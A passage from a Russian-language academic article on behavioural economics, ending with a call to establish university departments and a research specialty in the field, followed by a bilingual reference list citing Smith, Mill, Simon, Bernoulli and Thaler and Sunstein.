теория Бернулли. Впоследствии усилиями Даниела Канемана, Амоса Тверски, Ричарда Талера и других экономистов поведенческая экономика эволюционировала до своего нынешнего состояния. Возникшие и применимые на практике направления развития поведенческой экономики очень перспективны, а получаемые от их применения результаты помогают надеяться на достаточно успешное решение многих насущных проблем человечества. Отмеченные ранее моменты вполне могут являться достаточно вескими основаниями для того, чтобы призвать руководство учредить специализированные кафедры поведенческой экономики в национальных учебных заведениях и открыть соответствующую научную специальность в рамках существующей системы экономических наук. Это действительно необходимо в рамках повышения как общего уровня финансовой грамотности, так и для более углубленного изучения экономических наук.

Список источников

1. Смит А. Исследование о природе и причинах богатства народов. 1776. М.: Эксмо; 2007.
2. Смит А. Теория нравственных чувств. 1759. URL: <https://dahliniversitymanagementinstitute.files.wordpress.com/2016/08/s-1997.pdf> (дата обращения: 12.07.2020).
3. Милль Дж.С. Основы политической экономии. 1848. М.: Прогресс; 1980.
4. Дж.С. Милль. Об определении предмета политической экономии и о методе исследования, свойственном ей. 1836. Философия экономики. Антология. Д. Хаусман, ред. М.: Институт Гайдара; 2012.
5. Герберт А. Саймон. Рациональность как процесс и продукт мышления. Американская экономическая ассоциация. *Американский экономический обзор*. 1978;68(2):1–16.
6. Bernoulli D. Commentarii Academiae Scientiarum Imperialis Petropolitanae. 1938. URL: <https://archive.org/details/commentariiacade05impe/page/10/mode/2up>.
7. Талер Р., Санстейн К. Nudge. Архитектура выбора. Как улучшить наши решения о здоровье, благосостоянии и счастье. С. Щербаков, ред. Пер. с англ. Е. Петровой. М.: Манн, Иванов и Фербер; 2017.

References

1. Smith A. An Inquiry into the Nature and Causes of the Wealth of Nations. 1776. Moscow: Eskimo; 2007. (In Russ.).
2. Smith A. The Theory of Moral Sentiments. 1759. URL: <https://dahliniversitymanagementinstitute.files.wordpress.com/2016/08/s-1997.pdf> (accessed on 12.07.2020).
3. Mill J. St. Principles of Political Economy. 1848. Moscow: Progress; 1980 (In Russ.).
4. Милль Дж.С. On the definition of the subject of political economy and on the research method inherent in it. 1836. In: Philosophy of Economics. Anthology, D. Hausman, ed. Moscow: Gaidar Institute; 2012. (In Russ.).
5. Simon Herbert. Rationality as Process and as Product of Thought. *American Economic Review*. 1978;68(2):1–16 (accessed on 12.07.2020).
6. Bernoulli D. Commentarii Academiae Scientiarum Imperialis Petropolitanae. 1938. URL: <https://archive.org/details/commentariiacade05impe/page/10/mode/2up>.
7. Thaler R.H., Sunstein C.R. Nudge: Improving Decisions About Health, Wealth, and Happiness. Moscow: Mann, Ivanov, and Ferber; 2017. (In Russ.).